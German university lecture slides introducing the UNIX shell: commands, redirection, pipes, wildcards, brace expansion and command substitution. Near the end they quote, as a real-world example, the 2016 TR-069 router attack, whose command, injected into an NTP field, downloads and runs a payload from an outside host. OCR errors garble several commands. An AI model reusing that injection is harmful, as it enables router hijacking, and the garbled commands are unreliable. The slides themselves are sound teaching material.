Kapitel 1: UNIX-Shell

1: Einführung in die UNIX-Shell

- Die Shell ist ein sehr mächtiger Kommandozeileninterpreter
- Normaler Nutzerprozess, der kontinuierlich
 - Kommandos einliest,
 - diese ausführt, sowie
 - 3. Ausgaben des Prozesses am Bildschirm darstellt.
- **Es gibt verschieden Shells**: bash, csh, ksh, zsh, ... Die Anmelde-Shell (meist bash) kann mit dem Kommando # chsh <shell> geändert werden.
- Die Anmelde-Shell ist abhängig vom Benutzer
- Die Shell läuft in einem Terminal(-Emulator) wie beispielsweise dem Gnome Terminal, der Konsole, oder dem Xterm

1.1: UNIX-Shell - Survival-Guide

- Keep Calm and Don't Panic (haben Sie keine Angst vor Fehlern)
- Seien Sie experimentierfreudig
- Mit ↑ und ↓ durch die Kommandohistorie browsen
- history zeigt die Kommandohistorie an
- Mittels ! fire wird das letzte Kommando ausgeführt, welches mit fire beginnt
- ► Strg + c Prozess beenden
- Terminal re-initialisieren geht mit dem Kommando reset

Wichtige Tastenkürzel - Teil I

- ► ≒ : Autovervollständigung (autocompletion)
- ▶ ↑, ↓: Durch die Kommandohistorie scrollen
- ► (←), (→): Cursor zeichenweise bewegen
- ► Alt + B, Alt + F: Cursor wortweise bewegen
- Post oder Alt + A: Cursor an den Beginn der Zeile bewegen
- ► Ende oder Alt + E: Cursor an das Ende der Zeile bewegen
- ► Strg + L: Bildschirminhalt löschen



Wichtige Tastenkürzel - Teil II

- ▶ ←, Del.: Zeichenweise löschen
- ► Alt + D : Wort löschen
- ► Strg + K: Bis zum Ende der Zeile löschen
- Strg+ T: Die beiden vorangehenden Zeichen vertauschen
- ► (Alt)+(T): Die beiden vorangehenden Wörter vertauschen
- ► Strg + R: Suche nach einem eingegebenen Kommando

Erste Hilfe für die Kommandozeile


- \$ man <kommando> zeigt die zugehörige Manpage an Beispiel: \$ man cp
- \$ info <kommando> zeigt das zugehörige Infodokument an Beispiel: \$ info cp
- \$ whatis <kommando> zeigt Kurzbeschreibungen des Kommandos an
 - Beispiel: \$ whatis cp
- \$ apropos <search word> listet alle Manpages auf, bei denen das Suchwort in der Kurzbeschreibung vorkommt Beispiel: \$ apropos kopieren
- Schalter (flag) --help zeigt kurze Bedienungsanleitung (usage) an
 - Beispiel: \$ cp --help

Pfade

- .: Aktuelles Arbeitsverzeichnis
- ▶ ...: Elternverzeichnis
- ~: Homeverzeichnis
- Linux ist Case-Sensitive, d.h. es wird zwischen Groß- und Kleinschreibung unterschieden
- Absolute Pfade beginnen immer mit '/'
- Relative Pfade sind relativ zum aktuellen Arbeitsverzeichnis

Illustration Homedirectory

HANSEL AND GEEKEL



Prozesse im Hintergrund ausführen

Mit dem Operator & können Prozesse im Hintergrund ausgeführt werden.

Beispiel: \$ xcalc &

Mit Strg + z lassen sich Prozesse stoppen (einfrieren).

▶ Mit dem Kommando bg kann man einen gestoppten Prozess im Hintergrund weiterlaufen lassen.

1.2: 35 nützliche Unix-Kommandos – Teil 1

- 1s Verzeichnisinhalte auflisten (list)
 - \$ 1s -1h
- ▶ cp Dateien und Verzeichnisse kopieren (copy)
 - \$ cp -r ../foo.txt .
- mv Dateien verschieben oder umbenennen (move)
 - \$ mv foo.txt bar.txt
- rm Dateien und Verzeichnisse entfernen (remove)
 - \$ rm -rf bar/
- \$ ln Anlegen eines Verweises (link)
 - \$ ln -s /bin/ls .



- cd Verzeichniswechsel (change dir)
 - \$ cd ..
- mkdir Verzeichnisse erstellen (make dir)
 - \$ mkdir foobar
- rmdir Leere Verzeichnisse entfernen (remove dir)
 - \$ rmdir foobar
- pwd Aktuelles Arbeitsverzeichniss ausgeben (print working directory)
 - \$ pwd
- ► chmod Ändern von Zugriffsrechten (*change mode*)
 - \$ chmod o-w foo.t.xt.



- echo Eine Zeile Text anzeigen
- \$ echo "Hello World"
- cat Dateien in die Standardausgabe schreiben (catalogue)
 - \$ cat foo.t.xt.
- head Den ersten Teil von Dateien ausgeben
 - \$ head -n 10 foo.txt
- tail Den letzten Teil von Dateien ausgeben
 - \$ tail -n 10 foo.t.xt.
- less Seitenweises Anzeigen von Dateieninhalten
 - \$ less foo.txt



- sort Zeilen von Textdateien sortieren
 - \$ sort -u foo.txt
- uniq Entfernt identische aufeinander folgende Zeilen
 - \$ uniq foo.txt
- cut Teile jeder Zeile aus Dateien entfernen
 - \$ cut. -d ":" -f 2- foo.txt.
- wc Anzahl der Zeilen, Wörter und Byte für jede Datei ausgeben (word count)
 - \$ wc foo.txt
- grep Zeilenweise Suche von Zeichenketten
 - \$ grep foo src/*.tex



- ps Prozessstatistiken anzeigen (process state) \$ ps aux
- pstree Prozessinformationen als Baum anzeigen \$ pstree
- kill Signalzustellung
 - \$ kill -SIGSTOP 12345
- bg Prozess in den Hintergrund schicken (background)
 - \$ bq
- (h) top Interaktiver Prozessbetrachter
 - \$ top



- df Anzeige der Festplattenbelegung (disk free)
- \$ df -h
- free Anzeige des freien und belegten Speichers
 - \$ free -h
- du Gibt Platzverbrauch von Dateien an (disk usage)
 - \$ du -sh.
- sed Mächtiger Streameditor
 - \$ sed s/foo/bar/q foo.txt
- file Bestimmung des Dateiformates
 - \$ file unknown.fileformat.



- find Verzeichnishierarchie nach Dateien durchsuchen
- \$ find . -type d
- locate Datei mittels Index finden
 - \$ locate graphical.target
- id Benutzer- und Gruppen-IDs ausgeben (identity)
 - \$ id **y**
- date Anzeigen oder Setzen von Systemdatum und -zeit
 - \$ date
- tar Archivierungswerkzeug
 - \$ tar xzf archive.tar.qz



1.3: Standard Ein- und Ausgabe

Jedes Kommando besitzt unter UNIX die drei folgenden Standardkanäle zur Ein- und Ausgabe.

fd	Name	Pfad	Anmerkung
0	stdin	/dev/stdin	Standardeingabe (Tastatur)
1	stdout	/dev/stdout	Standardausgabe (Terminal)
2	stderr	/dev/stderr	Standardfehler (Terminal)

Umlenkung

Standardkanäle können umgeleitet werden, so dass z. B. die Ausgabe eines Kommandos nicht auf dem Bildschirm, sondern in einer (anderen) Datei erfolgt.

Operator	Was wird umgeleitet?
<	stdin
>	stdout
2>	stderr
>>	stdout anhängen
<.3	stdout und stderr
>&1	Umleiten nach stdout
>&2	Umleiten nach stderr

Beispiel: Umlenkung stderr

```
$ murks
bash: murks: command not found
$ murks 2> err
$ cat err
bash: murks: command not found
$ murks 2> /dev/null
$ grep -r murks /etc/* 2>/dev/null
```

Beispiel: Ausgabe anhängen

```
$ echo "Hallo Welt" > out.txt
$ cat out.txt
Hallo Welt.
$ echo "Neue Zeile anhängen" >> out.txt
$ cat out.txt
Hallo Welt.
Neue Zeile anhängen
$ echo "Datei überschreiben" > out.txt
$ cat out.txt
Datei überschreiben
```

Pipes

- Syntax: <kommando1>| <kommando2>
- Mittels des Pipesymbols | erreicht man die direkte Verknüpfung zweier Prozesse:
 - Ausgabe des ersten Prozesses bildet
 - Eingabe des zweiten Prozesses
- Umleitungen und Pipes können selbstverständlich mehrfach und kombiniert auftreten

Beispiele:

```
$ 1s | wc -1
2.3
du \cdot | sort -n -r > log.txt
```



Beispiel: Umlenkung und Pipes

```
$ echo "Hallo Welt." | wc
$ echo "Hallo Welt." > hallo.txt
$ 1s
hallo.txt
$ 1s | wc
                      10
```

Duplizieren der Ausgabe mittels tee

Das Kommando tee liest von stdin und schreibt stdout nach stdout und einer übergebenen Datei

Beispiele:

```
$ cat foo.txt | tee bar.txt
Hallo Welt!
$ ls | tee filelist.txt | wc -l
23
```

Verbundene Kommandos

Prozesse können miteinander verbunden werden

<kommando1>; <kommando2>
Tautologische Verknüpfung: Zuerst wird <kommando1>
ausgeführt, danach <kommando2>.

Beispiel: \$ rm murks; 1s

<kommando1> && <kommando2>
Kurzschließende UND-Verknüpfung: <kommando2> wird nur ausgeführt falls <kommando1> erfolgreich beendet wurde.

Beispiel: \$ mount /cdrom && cp -r /cdrom/* .

<kommando1> || <kommando2>

Kurzschließende ODER-Verknüpfung: <kommando2> wird nur ausgeführt falls <kommando1> nicht erfolgreich beendet wurde.

Beispiel: \$ mount /cdrom || eject /cdrom



1.4: Sonderzeichen und Wildcards

Wildcards dienen zur Selektion mehrerer Dateinamen

Operator	Selektion	
*	beliebige Zeichenkette (incl. leere)	
?	ein beliebiges Zeichen	
[a,z]	Zeichen a oder z	
[a-z]	Zeichen mit Code zwischen a und \boldsymbol{z}	

Anmerkung: Zeichencodes sind in der ascii-Manpage aufgelistet

Aufgaben: Was machen die folgenden Befehle?

- ▶ ls a*E
- echo *.c*
- cp *.c?? /tmp/
- rm [q-z] * [q, X, 1]



Bildung von Zeichenketten

- Die Shell multipliziert Zeichenketten in geschweiften Klammern aus
- Syntax: {string1, string2, ...}
- Beispiel: test{1,2,3} steht für test1 test2 test3

Aufgaben: Was bewirken die folgenden Kommandos?

- 1. \$ echo hallo{1,2,3}
- 2. \$ echo *.{tex,txt,pdf}
- 3. \$ echo $\{a,b,c\}\{1,2,3\}$
- 4. \$ echo {a,b}{c,d}.{1,2,3}
- 5. \$ ech{o,a}



-26-

Auflisten von Bereichen

- Mit Hilfe der Shell lassen sich mittels geschweiften Klammern auch Bereich ausgeben.
- Syntax: {<start>..<ende>}
- **Beispiel:** 5...10 **steht für** 5 6 7 8 9 10

Aufgaben: Was bewirken die folgenden Kommandos?

- 1. \$ echo {a..z}
- 2. \$ echo {10..20}
- 3. \$ echo {A..C}{1..3}
- 4. \$ echo *. {pdf, sh}



Arithmetische Ausdrücke

- In der Shell können arithmetische Ausdrücke verarbeitet werden
- Syntax: \$((<arithmetic expression>))
- **Beispiel:** \$ echo \$((7 + 3))
- Die meisten C/C++ Operatoren sind erlaubt

Klasse	Operatorenliste
Ganzzahlige Operationen	+, -, *, /, %, **
Vergleiche	==, !=, >=, <=
Bitweise Operationen	<<, >>, ^, &,
Logische Operationen	!, &&,

Beispiele – Arithmetische Ausdrücke

Aufgaben: Was ist die Ausgabe der folgenden Kommandos?

- \triangleright \$ echo \$((5 * 5 + 1))
- > \$ echo \$((2 ** 10))
- ▶ \$ echo \$((7 ^ 3))
- \$ echo \$((12 || 2))
- ▶ \$ echo \$((12 && 0))
- \$ \$ echo \$((8 >> 2))
- \triangleright \$ echo \$((7 + 5 * 4))



Kommandosubstitution

- Bei der Kommandosubstitution wird ein Kommando durch dessen Ausgabe ersetzt
- Syntax: '<kommando>' oder \$ (<kommando>)
- ▶ Beispiel: echo \$((\$(ls -a . | wc -1) > 10)) Hat das Verzeichnis mehr als 10 Einträge?

Aufgaben: Was bezwecken die folgenden Kommandos?

- ▶ \$ ls -l 'locate xyz'
- \$ echo 'date | cut -d " " -f 4' Uhr
- \$ echo Heute ist 'date +%A'
- \$ echo Anzahl Verzeichniseinträge: 'ls | wc -l'

Alias Abkürzungen

- Das Kommando alias ermöglicht das Anlegen von eigenen Kommandos
- alias kann viel Schreibarbeit sparen
- Syntax: alias <bezeichner>=<kommando>
- Der Bezeichner steht für das Kommando kommando
- alias entspricht dem #define in C/C++
- Beispiele
 - ▶ alias ll="ls -l"
 - ▶ alias ods="du -sh"
 - alias pack="tar cjvf "
 - ▶ alias lm="ls -lah | less"



Beispiel aus der Praxis: CyberAngriff

Fragmente einer TR-069 (SOAP-HTTP) Nachricht.

```
POST /UD/act?1 HTTP/1.1
...
<NewNTPServer1>
'cd /tmp; wget http://tr069.pw/1; chmod 777 1; ./1'
</NewNTPServer1>
...
```

Hinweise

- Das Kommando chmod 777 1 setzt unter anderem das Ausführungsrecht für die Datei 1.
- November 2016: Durch diese Nachricht wurden weltweit vermutlich tausende DSL-Router gekapert.
- Auswirkungen in Deutschland: 900.000 DSL-Speedport Router der Telekom waren für ein Wochende lahmgelegt.

Zusammenfassung

Sie sollten ...

- ... sich in der Shell zurechtfinden.
- ... wissen wie man Prozesse im Hintergrund startet.
- ... die wichtigsten Shell-Kommandos kennen.
- ...das Umlenken von Eingabe und Ausgabe beherrschen.
- ...die einschlägigen Wildcards kennen.
- den Einsatz von Kommandosubstitutionen beherrschen.



Literatur

- Übersicht Shells

http://en.wikipedia.org/wiki/Comparison_of_compu ter shells

Learning the Shell von William Shotts

http://linuxcommand.org/learning the shell.php

- UNIX Tutorial

http://www.tutorialspoint.com/unix/index.htm